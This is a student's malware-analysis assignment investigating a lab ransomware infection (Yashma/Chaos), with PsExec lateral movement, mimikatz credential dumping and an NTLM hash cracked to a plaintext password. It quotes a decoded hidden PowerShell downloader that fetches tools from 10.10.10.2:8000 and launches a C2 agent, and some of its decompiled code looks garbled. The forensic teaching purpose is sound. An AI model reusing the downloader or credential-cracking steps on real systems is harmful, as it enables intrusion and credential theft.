


CZ4069 Concepts and Technique for Malware Analysis Assignment 1

1. The laptop is infected by ransomware. Are you able to identify the following: (4 Marks)

a. The name of the Ransomware Family?

- Chaos ransomware family.

○ “Yashma ransomware” is mentioned in the ransom note read_it.txt:



The screenshot shows a Notepad window titled "read_it.txt - Notepad". The content of the file is as follows:

```
File Edit Format View Help
///////////////////////////////YASHMA RANSOMWARE////////////////////////////
Don't worry, you can return all your files!

All your files like documents, photos, databases and other important documents are encrypted
What guarantees do we give to you?

You can send 3 of your encrypted files and we decrypt it for free.

You must follow these steps To decrypt your files :
1) Send 0.2 Btc to this address: 1234-5678-XXXX
2) Email you_have_been_hacked@fortheolos.com the transaction ID and we will send you the decryptor.

///////////////////////////////
```

Googling “Yashma ransomware”, we can see that “Yashma is a new ransomware seen in the wild since May 2022. This ransomware is the rebranded version of an earlier ransomware named Chaos.” (<https://www.cyfirma.com/outofband/yashma-ransomware-report/>).

Also, according to BlackBerry, “One such glimpse, stemming from an online exchange between a ransomware perpetrator and a victim, gave us new insights into the origins of Chaos malware, revealing a twisted family tree that links it to both Onyx and Yashma ransomware variants.”

(<https://blogs.blackberry.com/en/2022/05/yashma-ransomware-tracing-the-chaos-family-tree>). Hence Yashma is likely to be part of the Chaos family tree.

b. The full path of the original malware and its backup copy?

- Full path of the original malware: C:\PerfLogs\ender.exe

“

Algorithm : SHA256

Hash : 636D75CFFC7B260DFA8A7F31291EC32FAFB36C448AED9929C16CA99732EE3447

Path : C:\PerfLogs\ender.exe

“

I first found the original ransomware using Loki.exe to perform the scan.

```
0828T10:19:35Z DESKTOP-IM6CFHM LOKI: Notice: MODULE: Init MESSAGE: Skipping process memory check. User has no admin rights.  
0828T10:19:35Z DESKTOP-IM6CFHM LOKI: Info: MODULE: FileScan MESSAGE: Scanning Path C:\ ...  
0828T10:19:38Z DESKTOP-IM6CFHM LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\PerfLogs\render.exe SCORE: 130 TYPE: EXE SIZE: 23552 FIRS  
t Str3: ... (truncated)  
0828T10:26:56Z DESKTOP-IM6CFHM LOKI: Info: MODULE: Init MESSAGE: LOKI's work has been interrupted by a human. Returning to Asgard.
```

- Backup copy: C:\Users\marve\AppData\Roaming\svchost.exe

"

Algorithm : SHA256

Hash : 636D75CFFC7B260DFA8A7F31291EC32FAFB36C448AED9929C16CA99732EE3447

Path : C:\Users\marve\AppData\Roaming\svchost.exe


"

- According to <https://www.cyfirma.com/outofband/yashma-ransomware-report/>, "The ransomware then copies itself to Appdata Roaming folder with filename svchost.exe." Checking that folder, we can find it there.
- Also, there is a ransom note read_it.txt located in the folder C:\Users\marve\AppData\Roaming
- Using dnSpy, the decompiled program also mentions "string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\;" and "string text2 = text + processName;" which i believe is the filepath it specifies to copy the file into

```
dnSpy v6.1.8 (64-bit .NET)
File Edit View VM Tabs Help || Assembly Explorer isOver(): bool
Assembly Explorer
ConsoleApplication7.Program
private static bool isOver()
{
    string location = Assembly.GetExecutingAssembly().Location;
    string b = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
    Program.droppedMessageTextBox;
    if (location != b)
    {
        try
        {
            File.Delete(path);
        }
        catch
        {
        }
    }
    return File.Exists(path) && location == b;
}

Main(string[] args)
{
    if (args.Length > 0)
    {
        string file = args[0];
        string ext = Path.GetExtension(file);
        string name = Path.GetFileNameWithoutExtension(file);
        string encryptedFile = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), name + ".enc");
        if (!File.Exists(encryptedFile))
        {
            byte[] fileBytes = File.ReadAllBytes(file);
            byte[] encryptedBytes = RSA.Encrypt(fileBytes);
            File.WriteAllBytes(encryptedFile, encryptedBytes);
            Console.WriteLine("File encrypted successfully!");
        }
        else
        {
            Console.WriteLine("File already exists!");
        }
    }
    else
    {
        Console.WriteLine("Usage: ./ConsoleApplication7.exe [file]");
    }
}
```

c. File extension of ransomed documents?



- The file extension of ransomed documents is **.weirdext**.
- According to dnSpy, which was able to decompile the file, the "encryptedFileExtension = "weirdext"; and private static string[] validExtensions = new string[] {".ntu"}; so that means I believe it only targets files with .ntu extension (the original file extension). And it would add .weirdext file extension to encrypted files. This matches what was observed in the folder, as seen in the image directly above.


```

Assembly Explorer > Program @02000002
File Edit View Debug Window Help C# Start Search
Assembly Explorer > Program >
Program @02000002
  Base Type and Interface
  Derived Types
    cctor() void @0600
    Program() void @0601
    static OpenNote()
    addInNote()
    AES_Encrypt()
    AES_EncryptCtr()
    AFS_EncryptLangCtr()
    AlreadyRunning() bool
    Base64EncodeString()
    checkIncContains(str)
    copyRoamingForAdmin()
    copyRoaming(string)
    CreatePassword(int)
    deleteBackupCatalog()
    deleteShadowCopies()
    disableRecoveryMode()
    DisableTaskManager()
    errorDirectoryError()
    forDeleteEntry(0)
    GenerateRandomSalt()
    isOver() bool @0600
    lookForDirectories()
    Main(string[])
    RandomString(int)
    RandomStringForExt()
    registryStartup() void
    RegistryValue() bool
    RegistryValue(string) string @060
    RSA_Encrypt(string, string)
    Run() void @060000
    runCommand(string)
    runCommand(string)
    SetClipboardText()
    sleepForRandom()
  
```

2. The attacker tried to laterally move to other computers. (2 Marks)

a. What is the full path of the suspicious file that the attacker had used to achieve the action?

C:\Users\marve\Documents\SystemVol.exe



b. Why is this executable suspicious?


Initially, I saw this file which appeared to be out of place. Checking its SHA256 hash (08c6e20b1785d4ec4e3f9956931d992377963580b4b2c6579fd9930e08882b1c) on VirusTotal, it had a VT score of 0/69 and appears to be PsExec, a legitimate Sysinternals binary that may be misused by attackers. “Attackers often use Sysinternals PsExec to perform lateral movement. Assuming an attacker has (1) a foothold in an environment and (2) compromised credentials with Local Administrator privileges on one host, the attacker can run PsExec on the compromised host and execute commands on another host.” (<https://www.praetorian.com/blog/threat-hunting-how-to-detect-psexec/>)

```
20220817T07:26:37Z DESKTOP-IMGCFHM LOKI: Info: MODULE: FileScan MESSAGE: Scanning Path C:\Users\marve\Documents ...
20220817T07:26:37Z DESKTOP-IMGCFHM LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\Users\marve\Documents\SystemVol.exe SCORE: 60 TYPE: EXE SIZE: 440216 FIRST_BYTES: 4d5a900003
    ...
```

Also, it got picked up by Loki as a warning, as a Yara rule match: “Yara Rule MATCH: APT_Cloaked_PsExec SUBSCORE: 60 DESCRIPTION: Looks like a cloaked PsExec. May be APT group activity. REF: - AUTHOR: Florian Roth MATCHES: Str1: psexesvc.exe Str2: Sysinternals PsExec”

3. The attacker seemed to have got hold of the admin manager’s password. (3 Marks)

a. What is the full path of the suspicious file that the attacker had used to achieve the action?



C:\Python27\Win32_Installer.exe

It appears to be mimikatz, a known credential stealer, with VT score of 58/71:

The screenshot shows the VirusTotal analysis interface for the file 912018ab3c6b16b39ee84f17745ff0c80a33cee241013ec35d0281e40c0658d9. The main summary indicates a high malicious score of 58/71, with 58 security vendors and 3 sandboxes flagged it as malicious. The file is a 64-bit EXE assembly. The analysis was performed on August 23, 2022, at 02:00:05 UTC. The 'Community' tab is selected, showing 16+ community members. Below this, the 'Security Vendors' Analysis' section lists various vendor detections:

Vendor	Detection	Vendor	Detection
Ad-Aware	Trojan.Agent.FUUU	AhnLab-V3	Trojan/Win32.RL_Mimikatz.R366782
Alibaba	Trojan:Win32/Mimikatz.4b2	ALYac	Misc.HackTool.Mimikatz
Antiy-AVL	Trojan/Generic.ASMalwS.4991	Avast	Win64:MalwareX-gen [Trj]
AVG	Win64:MalwareX-gen [Trj]	Avira (no cloud)	HEUR/AGEN.1201775
BitDefender	Trojan.Agent.FUUU	ClamAV	Win.Dropper.Mimikatz-9778171-1
Comodo	ApplicUnwnt@#n8us1xacy0v	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.e8c92e	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W64/S-b61adc75!Eldorado

b. What is the admin manager's (Win10Target) password? Please elaborate your steps on how you arrived at your conclusion. (Hint: NTLM hashes can be cracked)

The admin manager's (Win10Target) password is **Passw0rd!**

First I obtained the NTLM hash for the User : Win10Target from C:\Python27\hashcred.txt, which seems to be an output file for mimikatz.

```
"  
RID : 000003e9 (1001)  
User : Win10Target  
Hash NTLM: fc525c9683e8fe067095ba2ddc971889  
"
```

Next, I tried to search for an online NTLM hash cracker and found <https://crackstation.net/> where I entered the hash and it returned the password:

CrackStation

Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

fc525c9683e8fe067095ba2ddc971889

I'm not a robot 
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
fc525c9683e8fe067095ba2ddc971889	NTLM	Passw0rd!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)


How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping


4. The admin manager recalled reading an email with a suspicious attachment regarding an invoice. The admin manager downloaded it but noticed that it seemed empty. (3 Marks)

a. What is the full path of the suspicious attachment?

C:\Users\marve\Downloads\Sheet_August.xls



b. Why is the attachment suspicious?



Analysing the strings in the attachment (in the output of floss.exe), there is a base64 encoded string, which when decoded gives:

```

"powershell -W 1 -C "powershell ([char]45+[char]101+[char]110+[char]99)
aQB3AHIAIAAxADAALgAxADAALgAxADAALgAyADoAOAAwADAAMAAvAFcAaQBuADMAMgBfAEkAbgBzA
HQAYQBsaGwAZQByAC4AZQB4AGUAIAtAE8AdQB0AEYAAQBsaGUAIAtAEMAoBcAFAAeQB0AGgAbwB
uADIANwBcAFcAaQBuADMAMgBfAEkAbgBzAHQAYQBsaGwAZQByAC4AZQB4AGUAIgA7ACAAaQB3AHIAI
AAxADAALgAxADAALgAxADAALgAyADoAOAAwADAAMAAvAFAAcwbFAHgAZQBjAC4AZQB4AGUAIAtAE8
AdQB0AEYAAQBsaGUAIAtAEMAoBcAFUAcwBIAHIAcwBcAG0AYQByAHYZQBcAEQAbwBjAHUAbQBIAG
4AdABzAFwAUABzAEUAeABIAGMALgBIAHgAZQAIADsAIABpAHcAcgAgADEAMAAuADEAMAAuADEAMAA
uADIAOgA4ADAAMAAwAC8AUwBoAGEAcgBwAGkAcgBIAC4AZQB4AGUAIAtAE8AdQB0AEYAAQBsaGUAI
AAiAEMAoBcAFMAeQBzAHQAZQBtAFYAbwBsAFwAUwBoAGEAcgBwAGkAcgBIAC4AZQB4AGUAIgA7ACA
AUwB0AGEAcgB0AC0AUAByAG8AYwBIAHMAcwgACIAQwA6AFwAUwB5AHMAdABIAGOAVgBvAGwAXAB
TAGgAYQByAHAAaQByAGUALgBIAHgAZQAIAA=="".

```

Further decoding the encoded base64 command gives:

```

iwr 10.10.10.2:8000/Win32_Installer.exe -OutFile "C:\Python27\Win32_Installer.exe"; iwr
10.10.10.2:8000/PsExec.exe -OutFile "C:\Users\marve\Documents\PsExec.exe"; iwr
10.10.10.2:8000/Sharpire.exe -OutFile "C:\SystemVol\Sharpire.exe"; Start-Process
"C:\SystemVol\Sharpire.exe"

```

' -w 1' means hidden and -c means command, so having an excel document possibly attempting to execute a **hidden** powershell command is a bit suspicious. Iwr (Invoke-WebRequest cmdlet) sends HTTP and HTTPS requests and appears to download the output to different file paths (denoted by -outfile flag). Furthermore, these files may all be used by the attacker for malicious purposes

c. What is the malicious purpose of the attachment?

The attachment appears to be a **downloader** (or dropper), that aims to download additional files from a URL onto specified filepaths, such as Win32_Installer.exe (mimikatz, for credential harvesting and exfiltration); PsExec, a legitimate binary that may be used by attackers for lateral movement; and Sharpire.exe, a likely Empire C2 agent used in post-exploitation and C2 server communication. This can be seen in the decoded powershell command that was executed upon clicking the excel file:

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various encoding/decoding options like Remove EXIF, Remove Diacritics, Remove null bytes, Remove whitespace, Remove line numbers, Defang IP Addresses, From Base58, Strip HTML tags, Strip HTTP headers, To Base58, Unique, Favourites, and Data format.
- Recipe:** Shows a step "From Base64" followed by "Remove non-alphabet".
- Input:** A long base64 encoded string: aQB3AHIAIAAxADAALgAxADAALgAyADAALgAyADoAOAAwADAAMAAvAFcAaQBuADMgBfAEkAbgBzAHQAYQBsAGwAZQByAC4AZQB4AGUAIAAtAE8AdQb0AEYAAQBsAGUAIAAiAEMAOgBcAFAAeQb0AGgAbwBuADIANwBcAFcAaQBuADMAgBfAEkAbgBzAHQAYQBsAGwAZQByAC4AZQB4AGUAIgA7ACAAQb3AHIAIAAxADAALgAxADAALgAyADAALgAyADoAOAAwADAAMAAvAFAAcwfBAHgAZQbjAC4AZQB4AGUAIAAtAE8AdQb0AEYAAQBsAGUAIAAiAEMAOgBcAFUAcwB1AHIAcwBcAG0AYQByAHYZQbcaeQAbwBjAHUAbQB1AG4AdABzAFwAUABzAEU AeB1AGMALgB1AHgAZQAIAdsA1AbpAhcAcgAgADEMAAuADEMAauADEIAAAuADI0gA4ADAAMAAwAC8AUwBoAGEAcgBwAGkAcgB1AC4AZQB4AGUAIAAtAE8AdQb0AEYAAQBsAGUAIAAiAEMAOgBcAFMAeQbzaHQAZQbTAFYAbwBsAFwAUwBoAGEAcgBwAGkAcgB1AC4AZQB4AGUAIgA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwB1AHMAcwAgACIAQwA6AFwAUwB5AHMAdAB1AG0AVgBvAGwAXABTAGgAYQByAHAAQByAGUALgB1AHgAZQAIa==
- Output:** The resulting PowerShell command:

```
iwr 10.10.10.2:8000/Win32_Installer.exe -OutFile "C:\Python27\Win32_Installer.exe"; iwr 10.10.10.2:8000/PsExec.exe -OutFile "C:\Users\marve\Documents\PsExec.exe"; iwr 10.10.10.2:8000/Sharpire.exe -OutFile "C:\SystemVol\Sharpire.exe"; Start-Process "C:\SystemVol\Sharpire.exe"
```

```
iwr 10.10.10.2:8000/Win32_Installer.exe -OutFile "C:\Python27\Win32_Installer.exe"; iwr 10.10.10.2:8000/PsExec.exe -OutFile "C:\Users\marve\Documents\PsExec.exe"; iwr 10.10.10.2:8000/Sharpire.exe -OutFile "C:\SystemVol\Sharpire.exe"; Start-Process "C:\SystemVol\Sharpire.exe"
```

The command also starts the Sharpire.exe process, which should be used for C2 communication.

5. [Difficult] The attacker planted another malware within the system. (3 Marks)

a. Are you able to find it? What is the full path of this malware?

C:\SystemVol\Sharpire.exe

There were some powershell logs, where there was a base64 encoded command. Decoding with cyberchef gave this output:

The screenshot shows the CyberChef interface with a recipe for decoding a Base64 string. The input is a long Base64 encoded string. The 'From Base64' step is selected, and its sub-step 'Remove non-alphabet' is checked. The output is the decoded command.

```
